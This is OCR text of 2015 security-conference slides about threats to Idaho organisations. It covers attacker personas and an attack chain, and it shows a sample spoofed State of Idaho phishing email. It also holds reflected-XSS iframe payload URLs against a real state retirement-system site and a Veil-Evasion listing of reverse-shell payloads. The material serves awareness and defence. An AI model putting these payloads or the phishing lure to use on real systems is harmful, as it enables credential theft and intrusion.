

IDAHO DOWN

13th annual Boise ISSA Infosec Conference
14 MAY 2015
Russ McRee @holisticinfosec





IDAHO DOWN

13th annual Boise ISSA Infosec Conference
14 MAY 2015
Russ McRee @holisticinfosec

We have all been,

or will be,

compromised.

"There are two types of American companies, those that have been hacked and those that don't know they have been hacked." – Eric Holder

"Assume nothing, test everything." – Veracode

The sky is not falling, steps can be taken to reduce vulnerabilities leading to exploitation and compromise.

That said, you are always being probed and assessed for "areas of opportunity."

Who you're up against

Cyber Warrior

- State sponsored, highly trained
- **Goals:** cyber warfare, intellectual property theft
- Uses APTs, malware, SQL injection, sniffers
- **Preferred Targets:** Defense, Gov, Energy, Utilities, Tech

'Principled' Idealist

- Agenda driven hacktivist, skills vary, cell ops
- **Goals:** disruption
- Uses Bots, malware, DDoS
- **Preferred targets:** Defense, Gov, Tech

Per Narus' The Many Faces of Hackers: The Personas to Defend Against

Professional Mercenary

- Commercially motivated criminal, skilled, well funded, organized
- **Goals:** steal everything (funds, intellectual property, resources)
- Uses APTs, malware, SQL injection, sniffers, e-commerce portals
- **Preferred targets:** financials, retail, healthcare


Malicious Insider

- Motivations vary, skills vary, but has insider knowledge
- **Goals:** steal intellectual property & intel, disrupt
- Uses data exfiltration, service disruption
- **Preferred targets:** employer or ex-employer

Nationalist

- Fueled by nationalism, skills vary
- **Goals:** steal IP & trade secrets
- Uses DDoS, malware, SQL injection
- **Preferred targets:** government, defense, technology, R&D

"Greater understanding of these personas can lead to the implementation of optimal security measures to counter likely threats." - Narus



Tradecraft

Reconnaissance

- Search engines, social networks

Mapping

- Port scanning, finger printing, web services, interception proxies, spidering

Discovery

- Packet capture, fuzzing, vulnerability scanning

Exploitation

- SQL, XSS, CSRF, payloads, password cracking
- Social engineering, escalation, pivoting, exfiltration

It all begins with a phish...

From: Tablet Survey [mailto:surveys@IDAH0.com]
Sent: Tuesday, February 24, 2015 10:02 AM
To:
Subject: Mobile Workforce Survey

Mobile Workforce Survey

The State of Idaho Information Technology Department's Mobile Workforce Team has begun exploring the benefits of issuing various tablet technologies to employees in specific roles. The roles being considered at this time include engineering, operational and administrative roles. A limited number of employees will be asked to complete a mobile workforce survey. A number of those employees who complete the survey will be selected to pilot our initial round of tablet technologies, including Android, Apple, and Microsoft technologies. This program is only available to CURRENT, ACTIVE FULL TIME State of Idaho employees (retirees and contractors are NOT eligible). If you'd like to participate in the program, please complete the following survey. The initial phase is limited to a small number of employees, please do not share the survey link or discuss the program with other employees.


http://MobileWorkforceSurvey.IDAH0.com/ActiveEmployeesOnly.asp

If you have any questions, please contact surveys@IDAH0.com. We're looking forward to seeing your response!


Respectfully,

The Mobile Workforce Team

Why cross-site scripting matters



cross-site scripting matte





PERSI - Public Retirement S...
PERSI
www.persi.idaho.gov/search.cfm?qt="><iframe src=https://www.persiweb.idaho.gov/members/login.cfm width=740 height=680>&btnG.x=0&btnG.y=0&btnG=Search
Search
Helping Idaho Public Employees Build A Secure Retirement
Home Retirement Board About Contact Us Idaho.gov
IDAHO
Public Employee Retirement System of Idaho
PERSI
Search
go
Member and Retiree Account Access
myPERSI Login
A+ | A- | Normal
Members
Retirees
Employers
Video Vault
Brochures
Online Services
Investments
Education
"><iframe src=https://www.persiweb.idaho.gov/members/l
Search
Showing results for ">
Home
myPERSI
Public Employee Retirement System of Idaho
myPERSI Log In
You will need an E-Mail Address and Password to access this site. If you have already registered you may sign in
have not registered, click Create New Account.
If you wish to access your Choice Plan 401(k) account directly with the PIN given to you by the record keeper, click
Sign In
Sign into an existing PERSI account.
E-mail Address:
Password: (Not the PIN from the record keeper)
Sign In
Remember my email
Forgot Password | Help Page
Create
Create a new PERSI account.
If you have never registered with PERSI before
will need to create a new account to log in.
Create New
digicert Trusted SECURE
SSL Certificates

What if this was our XSS payload?

http://www.persi.idaho.gov/search.cfm?qt="><iframe src=http://MobileWorkforceSurvey.IDAHO.com/ActiveEmployeesOnly.asp>&btnG.x=0&btnG.y=0&btnG=Search


Speaking of payloads...

All good phishing attacks need great payloads.
@ChrisTruncer's Veil-Evasion creates payloads that evade antimalware detection.



File Edit View Search Terminal Help

```
================================================================================
 Veil-Evasion | [Version]: 2.13.4
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [*] Available payloads:

        1)      auxiliary/coldwar_wrapper
        2)      auxiliary/pyinstaller_wrapper

        3)      c/meterpreter/rev_http
        4)      c/meterpreter/rev_http_service
        5)      c/meterpreter/rev_tcp
        6)      c/meterpreter/rev_tcp_service
        7)      c/shellcode_inject/flatc

        8)      cs/meterpreter/rev_http
        9)      cs/meterpreter/rev_https
        10)     cs/meterpreter/rev_tcp
        11)     cs/shellcode_inject/base64_substitution
        12)     cs/shellcode_inject/virtual

        13)     native/Hyperion
        14)     native/backdoor_factory
        15)     native/pe_scrambler

        16)     powershell/meterpreter/rev_http
        17)     powershell/meterpreter/rev_https
        18)     powershell/meterpreter/rev_tcp
        19)     powershell/shellcode_inject/download_virtual
        20)     powershell/shellcode_inject/psexec_virtual
```

